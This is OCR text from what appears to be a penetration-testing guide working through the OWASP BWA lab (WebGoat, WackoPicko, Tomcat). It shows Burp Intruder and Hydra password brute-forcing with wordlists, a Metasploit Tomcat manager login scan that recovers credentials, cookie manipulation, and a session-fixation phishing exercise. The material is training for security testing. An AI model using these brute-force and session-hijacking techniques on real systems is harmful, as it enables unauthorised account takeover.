1 admin 200 30471
2 manager 200 30561
3 root 200 30561
4 cisco 200 30561
5 apc 200 30561
6 pass 200 30561
Request Response
Raw Params Headers Hex
POST /WebGoat/attack?Screen=64&menu=500 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/WebGoat/attack?Screen=64&menu=500
Cookie: PHPSESSID=9cm0ppb80evp9q0ri7q0t7kid6; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; JSESSIONID=8AC118908B5B8949809DBF99D20D98F1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Username=admin&SUBMIT=Submit
Type a search term
0 matches
Finished


Target
Proxy
Spider
Scanner
Intruder
Repeater
1
2
3
...
Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Cluster bomb
POST /WackoPicko/admin/index.php?page=login HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/WackoPicko/admin/index.php?page=login
Cookie: PHPSESSID=9cm0ppb80evp9q0ri7q0t7kid6;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=8AC118908B5B8949809DBF99D20D98F1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
adminname=§test§&password=§test§
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
2 payload positions
Length: 677


Target
Positions
Payloads
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 10
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
user
john
admin
alice
bob
administrator
user
wackopicko
adam
Add
Add from list ... [Pro version only]



Target
Positions
Payloads
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 25
Payload type: Simple list
Request count: 250
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
123456
Password
12345678
qwerty
12345
123456789
letmein
1234567
football
Add
Enter a new item
Add from list ... [Pro version only]




```
root@kali:~# hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
 or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M F
ILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [servic
e://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post}
 http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md
5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis
rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak teln
et[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
```


```
root@kali:~# hydra -L user_list.txt -P top25_passwords.txt -u -e ns http-get://192.168.56.11/WebGoat/
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-20 08:41:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 270 login tries (l:10/p:27), ~17 tries per task
[DATA] attacking http-get://192.168.56.11:80//WebGoat/
[80][http-get] host: 192.168.56.11   login: webgoat   password: webgoat
[80][http-get] host: 192.168.56.11   login: user   password: user
[80][http-get] host: 192.168.56.11   login: user   password: user
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-05-20 08:41:57
```


```
root@kali:~# service postgresql start
root@kali:~# msfd
msfd   msfdb
root@kali:~# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.16.48-dev                         ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```






```
msf auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.56.11
rhosts => 192.168.56.11
msf auxiliary(scanner/http/tomcat_mgr_login) > set threads 5
threads => 5
msf auxiliary(scanner/http/tomcat_mgr_login) > set bruteforce_speed 3
bruteforce_speed => 3
msf auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                  Required
   ----              ---------------                                                  --------
   BLANK_PASSWORDS   false                                                            no
   BRUTEFORCE_SPEED  3                                                              yes
   DB_ALL_CREDS      false                                                          no
   DB_ALL_PASS       false                                                          no
   DB_ALL_USERS      false                                                          no
   PASSWORD                                                                         no
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt     no
   Proxies                                                                          no
   RHOSTS            192.168.56.11                                                  yes
   RPORT             8080                                                           yes
   SSL               false                                                          no
   STOP_ON_SUCCESS   false                                                          yes
   TARGETURI         /manager/html                                                  yes
   THREADS           5                                                              yes
   USERNAME                                                                         no
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no
pair per line
   USER_AS_PASS      false                                                          no
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt     no
   VERBOSE           true                                                           yes
   VHOST                                                                            no
```


```
[-] 192.168.56.11:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 192.168.56.11:8080 - Login Successful: root:owaspbwa
[-] 192.168.56.11:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) >
```




Deploy
Deploy directory or WAR file located on server
Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy
WAR file to deploy
Select WAR file to upload
Browse...
No file selected.
Deploy


192.168.56.11/WackoPicko/admin/index.php?page=create
Cookies Manager+ v1.14.3 [showing 15 of 15, selected 1]
File
Edit
Search:
Domain
192.168.56.1
192.168.56.1
192.168.56.1
192.168.56.
R/W
R/W
R/W
New Cookie
Edit cookie - Cookies Manager+
Name:
PHPSESSID
Content:
47gcne62du8ca6pknedqcqnh70
Actions
Wrap text
Domain:
192.168.56.11
Path:
/
Send For:
Any type of connection
Http Only:
No
Expires:
at end of session
Save as new
Save
Cancel


Inspect...
Cons...
Debugg...
Style Edi...
Performa...
Mem...
Netw...
Stora...
D...
Cache Storage
Cookies
192.168.56.11
Indexed DB
Local Storage
Session Storage
Filter items
Name
Path
Domain
Exp
JSESSIONID
/
192.168.56....
Session
PHPSESSID
/
192.168.56....
Session
acgroupswit...
/
192.168.56....
Session
acopendivids
/
192.168.56....
Session
session
/WackoPick...
192.168.56....
Session
Filter values
Data
session: "5"
CreationTime: "Sun, 20 May 2018 13:52:26 GMT"
Domain: "192.168.56.11"
Expires: "Session"
HostOnly: true
HttpOnly: false
LastAccessed: "Sun, 20 May 2018 13:52:26 GMT"
Path: "/WackoPicko/admin/"
Secure: false


STAGE 1: You are Hacker Joe and you want to steal the session from Jane. Send a prepared email to the victim which looks like an official email from the bank. A template message is prepared below, you will need to add a Session ID (SID) in the link inside the email. Alter the link to include a SID.
You are: Hacker Joe
Mail To: jane.plane@owasp.org
Mail From: admin@webgoatfinancial.com
Title: Check your account
Dear MS. Plane


During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:


  Goat Hills Financial


We are sorry for the any inconvenience and thank you for your cooparation.

Your Goat Hills Financial Team

<img src='images/WebGoatFinancial/banklogo.jpg'>
Send Mail
Created by: Reto Lippuner, Marcel Wirth
OWASP Foundation | Project WebGoat | Report Bug


AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Hijack a Session
Spoof an Authentication Cookie
Session Fixation
STAGE 2: Now you are the victim Jane who received the email below. If you point on the link with your mouse you will see that there is a SID included. Click on it to see what happens.
You are: Victim Jane
* You completed stage 1!
Mail From: admin@webgoatfinancial.com
Dear MS. Plane
During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:
Goat Hills Financial
We are sorry for the any inconvenience and thank you for your cooparation.
192.168.56.11/WebGoat/attack?Screen=132&menu=1800&SID=fixedsessionID

